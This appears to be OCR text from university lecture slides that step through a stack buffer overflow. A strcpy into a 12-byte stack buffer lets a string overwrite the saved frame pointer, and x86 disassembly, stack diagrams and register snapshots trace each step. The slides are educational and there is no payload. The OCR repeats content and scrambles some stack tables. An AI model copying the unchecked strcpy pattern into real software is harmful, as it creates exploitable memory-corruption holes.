
%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



0xfd2e0
0x8048504
0x8048423
0xfd2d0
340 (0x20303433)
cse (0x20657363)
asu (0x20757361)
0x8048504
0xfd2ac

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                        0x80483f4
   mov %esp,%ebp                    0x80483f5
   sub $0x28,%esp                   0x80483f7
   mov 0x8(%ebp),%eax               0x80483fa
   mov %eax,0x4(%esp)               0x80483fd
   lea -0xc(%ebp),%eax              0x8048401
   mov %eax,(%esp)                  0x8048404
   call strcpy                      0x8048407
   leave                            0x804840c
   ret                              0x804840d
main:
   push %ebp                        0x804840e
   mov %esp,%ebp                    0x804840f
   sub $0x10,%esp                   0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                       0x804841e
   mov $0x8048517,%eax              0x8048423
   mov %eax,(%esp)                  0x8048428
   call printf                      0x804842b
   mov $0x0,%eax                    0x8048430
   leave                            0x8048435
   ret                              0x8048436
```



%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c

```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
     push %ebp                   0x80483f4
     mov %esp,%ebp               0x80483f5
     sub $0x28,%esp              0x80483f7
     mov 0x8(%ebp),%eax          0x80483fa
     mov %eax,0x4(%esp)          0x80483fd
     lea -0xc(%ebp),%eax         0x8048401
     mov %eax,(%esp)             0x8048404
     call strcpy                 0x8048407
     leave                       0x804840c
     ret                         0x804840d
  main:
     push %ebp                   0x804840e
     mov %esp,%ebp               0x804840f
     sub $0x10,%esp              0x8048414
     movl $0x8048504,(%esp)0x8048417
     call mycpy                  0x804841e
     mov $0x8048517,%eax         0x8048423
     mov %eax,(%esp)             0x8048428
     call printf                 0x804842b
     mov $0x0,%eax               0x8048430
     leave                       0x8048435
     ret                         0x8048436
```


0x8048504: "asu cse 340 fall 2015 rocks!"



0xfd2e0	0xfd2d4
0x8048504	
201 (0x31303220)	0xfd2c0
fall (0x6c6c6166)	0xfd2bc
340 (0x20303433)	0xfd2b8
cse (0x20657363)	
asu (0x20757361)	
	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



```
0xfd2e0
                                0xfd2d4



5 ro (0x6f722035)
201 (0x31303220)                0xfd2c0
fall (0x6c6c6166)               0xfd2bc
340 (0x20303433)                0xfd2b8
cse (0x20657363)
asu (0x20757361)
                                0xfd2ac




0x8048504
0xfd2ac
                                0xfd290
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                          0x80483f4
   mov %esp,%ebp                      0x80483f5
   sub $0x28,%esp                     0x80483f7
   mov 0x8(%ebp),%eax                 0x80483fa
   mov %eax,0x4(%esp)                 0x80483fd
   lea -0xc(%ebp),%eax                0x8048401
   mov %eax,(%esp)                    0x8048404
   call strcpy                        0x8048407
   leave                              0x804840c
   ret                                0x804840d
main:
   push %ebp                          0x804840e
   mov %esp,%ebp                      0x804840f
   sub $0x10,%esp                     0x8048414
   movl $0x8048504,(%esp)             0x8048417
   call mycpy                         0x804841e
   mov $0x8048517,%eax                0x8048423
   mov %eax,(%esp)                    0x8048428
   call printf                        0x804842b
   mov $0x0,%eax                      0x8048430
   leave                              0x8048435
   ret                                0x8048436
```




%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                   0x80483f4
   mov %esp,%ebp               0x80483f5
   sub $0x28,%esp              0x80483f7
   mov 0x8(%ebp),%eax          0x80483fa
   mov %eax,0x4(%esp)          0x80483fd
   lea -0xc(%ebp),%eax         0x8048401
   mov %eax,(%esp)             0x8048404
   call strcpy                 0x8048407
   leave                       0x804840c
   ret                         0x804840d
main:
   push %ebp                   0x804840e
   mov %esp,%ebp               0x804840f
   sub $0x10,%esp              0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                  0x804841e
   mov $0x8048517,%eax         0x8048423
   mov %eax,(%esp)             0x8048428
   call printf                 0x804842b
   mov $0x0,%eax               0x8048430
   leave                       0x8048435
   ret                         0x8048436
```

0xfd2e0	0xfd2d4
cks! (0x21736b63)	
5 ro (0x6f722035)	0xfd2c0
201 (0x31303220)	0xfd2bc
fall (0x6c6c6166)	0xfd2b8
340 (0x20303433)	
cse (0x20657363)	
asu (0x20757361)	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

%eax	0xfd2ac
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
   leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```



```
0xfd2e0
                          0xfd2d4


cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)          0xfd2c0
fall (0x6c6c6166)         0xfd2bc
340 (0x20303433)          0xfd2b8
cse (0x20657363)
asu (0x20757361)
                          0xfd2ac




0x8048504
0xfd2ac
                          0xfd290
```

%eax	0xfd2ac
%esp	0xfd2bc
%ebp	0x6c6c6166
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
➡  leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```



```
0xfd2e0
                                   0xfd2d4


cks! (0x21736b63)
5 ro (0x6f722035)
                                   0xfd2c0
201 (0x31303220)
                                   0xfd2bc
fall (0x6c6c6166)
                                   0xfd2b8
340 (0x20303433)
cse (0x20657363)
asu (0x20757361)
                                   0xfd2ac





0x8048504
0xfd2ac
                                   0xfd290
```

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                         0x80483f4
  mov %esp,%ebp                     0x80483f5
  sub $0x28,%esp                    0x80483f7
  mov 0x8(%ebp),%eax                0x80483fa
  mov %eax,0x4(%esp)                0x80483fd
  lea -0xc(%ebp),%eax               0x8048401
  mov %eax,(%esp)                   0x8048404
  call strcpy                       0x8048407
  leave                             0x804840c
  ret                               0x804840d
main:
  push %ebp                         0x804840e
  mov %esp,%ebp                     0x804840f
  sub $0x10,%esp                    0x8048414
  movl $0x8048504,(%esp)            0x8048417
  call mycpy                        0x804841e
  mov $0x8048517,%eax               0x8048423
  mov %eax,(%esp)                   0x8048428
  call printf                       0x804842b
  mov $0x0,%eax                     0x8048430
  leave                             0x8048435
  ret                               0x8048436
```


%eax	0xfd2ac
%esp	0xfd2bc
%ebp	0x6c6c6166
%eip	0x804840d



